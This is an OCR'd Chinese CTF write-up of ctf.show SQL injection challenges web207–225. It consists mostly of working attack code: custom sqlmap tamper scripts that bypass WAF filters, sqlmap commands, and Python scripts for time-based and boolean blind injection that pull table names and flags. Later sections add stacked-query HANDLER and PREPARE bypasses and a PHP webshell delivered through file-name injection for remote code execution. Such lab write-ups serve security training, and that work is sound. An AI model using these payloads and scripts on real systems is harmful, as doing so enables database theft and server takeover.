
web207-208

下面进入了我们的自写tamper时代啦！！！

> ◉ sqlmap最新版下载
> ◉--tamper 的初体验
>
> 难度系数 ★


这里给出一个学习链接：Sqlmap Tamper 编写

给大家参考下我写的！！！大家慢慢学习！！！，然后将脚本放在这个目录下即可



名称	修改日期	类型	大小
.github	2020/11/15 11:28	文件夹	
data	2020/11/15 11:28	文件夹	
doc	2020/11/15 11:28	文件夹	
extra	2020/11/15 11:28	文件夹	
lib	2020/11/15 11:28	文件夹	
plugins	2020/11/15 11:28	文件夹	
tamper	2020/11/23 12:35	文件夹	
thirdparty	2020/11/15 11:28	文件夹	
.gitattributes	2020/11/11 5:36	文本文档	1 KB
.gitignore	2020/11/11 5:36	文本文档	1 KB
.pylintrc	2020/11/11 5:36	PYLINTRC 文件	17 KB
.travis.yml	2020/11/11 5:36	YML 文件	1 KB
COMMITMENT	2020/11/11 5:36	文件	3 KB
LICENSE	2020/11/11 5:36	文件	19 KB
README.md	2020/11/11 5:36	Markdown File	5 KB
sqlmap.conf	2020/11/11 5:36	CONF 文件	22 KB
sqlmap.py	2020/11/11 5:36	Python File	22 KB
sqlmapapi.py	2020/11/11 5:36	Python File	3 KB

然后命名随意啊



uppercase.py	2020/11/11 5:36	Python File	2 KB
varnish.py	2020/11/11 5:36	Python File	1 KB
versionedkeywords.py	2020/11/11 5:36	Python File	2 KB
versionedmorekeywords.py	2020/11/11 5:36	Python File	2 KB
web207.py	2020/11/27 15:17	Python File	2 KB
xforwardedfor.py	2020/11/11 5:36	Python File	2 KB

之后就

```
sqlmap.py -u http://fad3bae9-3b33-4198-9526-403c32afc102.chall.ctf.show/api/index.php --method=PUT --data="id=1"
 --referer=ctf.show --dbms=mysql --dbs  --headers="Content-Type: text/plain" --safe-url=http://fad3bae9-3b33-419
8-9526-403c32afc102.chall.ctf.show/api/getToken.php --safe-freq=1 --tamper=web207
```

```
sqlmap.py -u "url/api/index.php" --method=PUT --data="id=1" --referer=ctf.show --headers="Content-Type: text/pla
in" --safe-url="url/api/getToken.php" --safe-freq=1 --dbms=mysql --current-db --dump --batch --prefix="')" --tam
per=space2comment
```

```python
#!/usr/bin/env python
"""
Author:Y4tacker
"""


from lib.core.compat import xrange
from lib.core.enums import PRIORITY

__priority__ = PRIORITY.LOW


def tamper(payload, **kwargs):
    payload = space2comment(payload)
    return payload


def space2comment(payload):
    retVal = payload
    if payload:
        retVal = ""
        quote, doublequote, firstspace = False, False, False

        for i in xrange(len(payload)):
            if not firstspace:
                if payload[i].isspace():
                    firstspace = True
                    retVal += chr(0x0a)
                    continue

            elif payload[i] == '\'':
                quote = not quote

            elif payload[i] == '"':
                doublequote = not doublequote

            elif payload[i] == " " and not doublequote and not quote:
                retVal += chr(0x0a)
                continue

            retVal += payload[i]

    return retVal
```

web209

多过滤了一个`=`这里用`like`绕过

```
//对传入的参数进行了过滤
  function waf($str){
   //TODO 未完工
   return preg_match('/ |\*|\=/', $str);
  }
```

```python
#!/usr/bin/env python
"""
Author:Y4tacker
"""

from lib.core.compat import xrange
from lib.core.enums import PRIORITY

__priority__ = PRIORITY.LOW


def tamper(payload, **kwargs):
    payload = space2comment(payload)
    return payload


def space2comment(payload):
    retVal = payload
    if payload:
        retVal = ""
        quote, doublequote, firstspace = False, False, False

        for i in xrange(len(payload)):
            if not firstspace:
                if payload[i].isspace():
                    firstspace = True
                    retVal += chr(0x0a)
                    continue

            elif payload[i] == '\'':
                quote = not quote

            elif payload[i] == '"':
                doublequote = not doublequote

            elif payload[i] == "*":
                retVal += chr(0x31)
                continue

            elif payload[i] == "=":
                retVal += chr(0x0a)+'like'+chr(0x0a)
                continue

            elif payload[i] == " " and not doublequote and not quote:
                retVal += chr(0x0a)
                continue

            retVal += payload[i]

    return retVal
```

web210-212

```python
#!/usr/bin/env python
"""
Author:Y4tacker
"""

from lib.core.compat import xrange
from lib.core.enums import PRIORITY
import base64
__priority__ = PRIORITY.LOW


def tamper(payload, **kwargs):
    payload = space2comment(payload)
    retVal = ""
    if payload:
        retVal = base64.b64encode(payload[::-1].encode('utf-8'))
        retVal = base64.b64encode(retVal[::-1]).decode('utf-8')
    return retVal

def space2comment(payload):
    retVal = payload
    if payload:
        retVal = ""
        quote, doublequote, firstspace = False, False, False

        for i in xrange(len(payload)):
            if not firstspace:
                if payload[i].isspace():
                    firstspace = True
                    retVal += chr(0x0a)
                    continue

            elif payload[i] == '\'':
                quote = not quote

            elif payload[i] == '"':
                doublequote = not doublequote

            elif payload[i] == "*":
                retVal += chr(0x31)
                continue

            elif payload[i] == "=":
                retVal += chr(0x0a)+'like'+chr(0x0a)
                continue

            elif payload[i] == " " and not doublequote and not quote:
                retVal += chr(0x0a)
                continue

            retVal += payload[i]

    return retVal
```

web213（暂时出了一点小问题，晚点更新）

web214

```python
"""
Author:Y4tacker
"""
import requests

url = "http://d23ee9e9-3e43-4b0a-b172-547561ea456d.chall.ctf.show/api/"

result = ""
i = 0
while True:
    i = i + 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) >> 1
        # 查数据库
        # payload = "select group_concat(table_name) from information_schema.tables where table_schema=database(
)"
        # 查列名字-id,flag
        # payload = "select group_concat(column_name) from information_schema.columns where table_name='ctfshow_
flagx'"
        # 查数据
        payload = "select flaga from ctfshow_flagx"
        data = {
            'ip': f"if(ascii(substr(({payload}),{i},1))>{mid},sleep(1),1)",
            'debug':'0'
        }
        try:
            r = requests.post(url, data=data, timeout=1)
            tail = mid
        except Exception as e:
            head = mid + 1

    if head != 32:
        result += chr(head)
    else:
        break
    print(result)
```

web215

```
"""
Author:Y4tacker
"""
import requests

url = "http://4ba8a766-0fda-4c66-bdbc-0e3f0a9d57dc.chall.ctf.show/api/"

result = ""
i = 0
while True:
    i = i + 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) >> 1
        # 查数据库
        # payload = "select group_concat(table_name) from information_schema.tables where table_schema=database(
)"
        # 查列名字-id,flag
        # payload = "select group_concat(column_name) from information_schema.columns where table_name='ctfshow_
flagxc'"
        # 查数据
        payload = "select flagaa from ctfshow_flagxc"
        data = {
            'ip': f"1' or if(ascii(substr(({payload}),{i},1))>{mid},sleep(1),1) and '1'='1",
            'debug':'0'
        }
        try:
            r = requests.post(url, data=data, timeout=1)
            tail = mid
        except Exception as e:
            head = mid + 1

    if head != 32:
        result += chr(head)
    else:
        break
    print(result)
```

web216

```python
"""
Author:Y4tacker
"""
import requests

url = "http://0f3060ee-be00-4090-a8e7-fc0944779c24.chall.ctf.show/api/"

result = ""
i = 0
while True:
    i = i + 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) >> 1
        # 查数据库
        # payload = "select group_concat(table_name) from information_schema.tables where table_schema=database(
)"
        # 查列名字-id.flag
        # payload = "select group_concat(column_name) from information_schema.columns where table_name='ctfshow_
flagxcc'"
        # 查数据
        payload = "select flagaac from ctfshow_flagxcc"
        data = {
            'ip': f"'MQ==') or if (ascii(substr(({payload}),{i},1))>{mid},sleep(1),1",
            'debug':'0'
        }
        try:
            r = requests.post(url, data=data, timeout=1)
            tail = mid
        except Exception as e:
            head = mid + 1

    if head != 32:
        result += chr(head)
    else:
        break
    print(result)
```

web217

```python
"""
Author:Y4tacker
"""
import requests
import time
url = "http://1ac9d5a7-5322-4620-80bc-152bec640e26.chall.ctf.show/sapi/"

result = ""
i = 0
while True:
    i = i + 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) >> 1
        # 查数据库
        # payload = "select group_concat(table_name) from information_schema.tables where table_schema=database(
)"
        # 查列名字
        # payload = "select column_name from information_schema.columns where table_name='ctfshow_flagxccb' limi
t 1,1"
        # 查数据---不能一次查完越到后面越不准确
        payload = "select flagaabc from ctfshow_flagxccb"
        #flag{7e7c6a3e-a0f8-41cd-b197-1cd-b197-b50f9b3012ab}


        data = {
            'ip': f"1) or if(ascii(substr(({payload}),{i},1))>{mid},benchmark(3480500,sha(1)),1",
            'debug':'0'
        }
        try:
            r = requests.post(url, data=data, timeout=1)
            # time.sleep(0.3)
            tail = mid
        except Exception as e:
            head = mid + 1

    if head != 32:
        result += chr(head)
    else:
        break
    print(result)
```

web218

代码水平差，没发现更好的方式

```python
"""
Author:Y4tacker
"""
import requests
url = "http://13565a40-808d-44fc-8c3f-4823a3ac8779.chall.ctf.show/api/"

strr = "1234567890{}-qazwsxedcrfvtgbyhnujmikolp"
payload = "select table_name from information_schema.tables where table_schema=database() limit 0,1"
payload = "select column_name from information_schema.columns where table_name='ctfshow_flagxc' limit 1,1"
payload = "select flagaac from ctfshow_flagxc"
j = 1
res = ""
while 1:
    for i in strr:
        data = {
            'ip': f"1) or if(substr((select right(flagaac,10) from ctfshow_flagxc),{j},1)='{i}',(SELECT count(*)
 FROM information_schema.columns A, information_schema.schemata B, information_schema.schemata C, information_sc
hema.schemata D,information_schema.schemata E),1",
            'debug': '1'
        }
        # print(i)
        try:
            r = requests.post(url, data=data, timeout=0.7)
        except Exception as e:
            res += i
            print(res)
            j+=1

# flag{c33829azwa2e7-4f11-bf80-58a77877718e}
# flag{c33829a7-a2e7-4f11-bf80-589 77877718e}
# flag{c33829a7-a2e7-4f11-bf80-58977837718e}
# flag{c33829a7-a2e7-4f11-bf80-58a77877718e}
# bf40
# 8l9a7
# 58a77897718e}
```

web219

```python
"""
Author:Y4tacker
"""
import requests
url = "http://b9430398-f3af-46cc-a239-fe11a9220619.chall.ctf.show/api/"

strr = "_1234567890{}-qazwsxedcrfvtgbyhnujmikolp"
# payload = "select table_name from information_schema.tables where table_schema=database() limit 0,1"
# payload = "select column_name from information_schema.columns where table_name='ctfshow_flagxca' limit 1,1"
payload = "select flagaabc from ctfshow_flagxca"
j = 1
res = ""
while 1:
    for i in strr:
        data = {
            'ip': f"1) or if(substr(({payload}),{j},1)='{i}',(SELECT count(*) FROM information_schema.tables A,
information_schema.schemata B, information_schema.schemata D, information_schema.schemata E, information_schema.
schemata F,information_schema.schemata G, information_schema.schemata H,information_schema.schemata I),1",
            'debug': '1'
        }
        # print(i)
        try:
            r = requests.post(url, data=data, timeout=3)
        except Exception as e:
            res += i
            print(res)
            j+=1

# data = {
#             'ip': f"1) or if(1=1,(SELECT count(*) FROM information_schema.tables A, information_schema.schemat
a B, information_schema.schemata D, information_schema.schemata E, information_schema.schemata F,information_sch
ema.schemata G, information_schema.schemata H,information_schema.schemata I),1",
#             'debug': '1'
# }
# r = requests.post(url, data=data, timeout=3)
```

web220

```
"""
Author:Y4tacker
"""
import requests
url = "http://36c60781-7da4-45f9-b863-59f914dffa84.chall.ctf.show/api/"

strr = "_1234567890{}-qazwsxedcrfvtgbyhnujmikolp"
# payload = "select table_name from information_schema.tables where table_schema=database() limit 0,1"
# payload = "select column_name from information_schema.columns where table_name='ctfshow_flagxcac' limit 1,1"
payload = "select flagaabcc from ctfshow_flagxcac"
j = 1
res = ""
while 1:
    for i in strr:
        res += i
        data = {
            'ip': f"1) or if(left(({payload}),{j})='{res}',(SELECT count(*) FROM information_schema.tables A, information_schema.schemata B, information_schema.schemata D, information_schema.schemata E, information_schema.schemata F,information_schema.schemata G, information_schema.schemata H,information_schema.schemata I),1",
            'debug': '1'
        }
        # print(i)
        try:
            r = requests.post(url, data=data, timeout=3)
            res = res[:-1]
        except Exception as e:
            print(res)
            j+=1
```

web221

考点是：MySQL利用procedure analyse()函数优化表结构
limit后面能跟的也只有这个了似乎

```
"""
Author:Y4tacker
"""
# http://196cf3fd-f920-4018-a714-662ad61571e9.chall.ctf.show/api/?page=1&limit=1 procedure analyse(extractvalue(rand(),concat(0x3a,database())),2)

# https://www.jb51.net/article/99980.htm
```

web222

```python
"""
Author:Y4tacker
"""
import requests

url = "http://6119f221-08cd-4363-88d4-1809bd590024.chall.ctf.show/api/"

result = ""
i = 0
while True:
    i = i + 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) >> 1
        # 查数据库
        # payload = "select group_concat(table_name) from information_schema.tables where table_schema=database(
)"
        # 查列名字
        # payload = "select column_name from information_schema.columns where table_name='ctfshow_flaga' limit 1
,1"
        # 查数据---不能一次查完越到后面越不准确
        payload = "select flagaabc from ctfshow_flaga"
        # flag{b747hfb7-P8e8-

        params = {
            'u': f"concat((if (ascii(substr(({payload}),{i},1))>{mid}, sleep(0.05), 2)), 1);"

        }
        try:
            r = requests.get(url, params=params, timeout=1)
            tail = mid
        except Exception as e:
            head = mid + 1

    if head != 32:
        result += chr(head)
    else:
        break
    print(result)
```


web223

以为是group by的报错注入：CTF-sql-group by报错注入

姿势不对，我们用盲注试试，利用正确与错误返回的不同结果注入

{"code":0,"msg":"\u67e5\u8be2\u6210\u529f","count":1,"data":[{"id":"1","username":"ctfshow","pass":"ctfshow"},{"id":"2","username":"user1","pass":"111"},
{"id":"3","username":"user2","pass":"222"},{"id":"4","username":"userAUTO","pass":"passwordAUTO"}]}

{"code":0,"msg":"\u67e5\u8be2\u6210\u529f","count":1,"data":[{"id":"1","username":"ctfshow","pass":"ctfshow"}]}




上脚本

```python
"""
Author:Y4tacker
"""
import requests


def generateNum(num):
    res = 'true'
    if num == 1:
        return res
    else:
        for i in range(num - 1):
            res += "+true"
        return res


url = "http://ff765902-0dec-4688-8cd2-1a4cc429d30a.chall.ctf.show/api/"
i = 0
res = ""
while 1:
    head = 32
    tail = 127
    i = i + 1

    while head < tail:
        mid = (head + tail) >> 1
        # 查数据库-ctfshow_flagas
        # payload = "select group_concat(table_name) from information_schema.tables where table_schema=database(
)"
        # 查字段-flagasabc
        # payload = "select group_concat(column_name) from information_schema.columns where table_name='ctfshow_
flagas'"
        # 查flag
        payload = "select flagasabc from ctfshow_flagas"
        params = {
            "u": f"if(ascii(substr(({payload}),{generateNum(i)},{generateNum(1)}))>{generateNum(mid)},username,'
a')"
        }
        r = requests.get(url, params=params)
        # print(r.json()['data'])
        if "userAUTO" in r.text:
            head = mid + 1
        else:
            tail = mid
    if head != 32:
        res += chr(head)
    else:
        break
    print(res)
```


web224

这道题比较骚，我拿扫描器扫描到了有`robots.txt`



```
User-agent: *
Disallow: /pwdreset.php
```




重置密码后登录，发现需要上传文件，无论上传啥都不行醉了




文件名注入，下载群里的`payload.bin`，十六进制的意思是`<?=``$_GET[1]?``>`,csdn有毒中间只有一个反引号，大家知道这是啥吧




因此我们就可以进行rce了




1.php checklogin.php css filelist.php img inc index.php js layui main.php pwdreset.php reset.php robots.txt upload upload.php



得到flag



flag{03a1b2ea-c269-4361-97d7-f3352e80dd7f}




web225

方法一：handler

没有过滤show


```
username=ctfshow';show tables;
```

{"code":0,"msg":"\u67e5\u8be2\u6210\u529f","count":1,"data":[{"id":"1","username":"ctfshow","pass":"ctfshow"},{"Tables_in_ctfshow_web":"ctfshow_flagasa"},
{"Tables_in_ctfshow_web":"ctfshow_user"}]}



用handler读取 `username=ctfshow';show tables;handler ctfshow_flagasa open;handler ctfshow_flagasa read first;`

{"code":0,"msg":"\u67e5\u8be2\u6210\u529f","count":1,"data":[{"id":"1","username":"ctfshow","pass":"ctfshow"},{"Tables_in_ctfshow_web":"ctfshow_flagasa"},
{"Tables_in_ctfshow_web":"ctfshow_user"},{"id":"1","flagas":"flag{674fa6f6-8ac4-4985-94f8-63e093d8b9f4}","info":"you get it"}]}




方法二：预处理

利用concat绕过一切过滤，之后就是替换后面的 `database()` 为想要执行的语句即可，别忘了加空格，对于不知道啥是预处理的可以看看我这篇博客，[SQL注入][强网杯 2019]随便注(三种姿势)

```
username=user1';PREPARE y4tacker from concat('s','elect', ' database()');EXECUTE y4tacker;
```

{"code":0,"msg":"\u67e5\u8be2\u6210\u529f","count":1,"data":[{"id":"2","username":"user1","pass":"111"},{"database()":"ctfshow_web"}]}

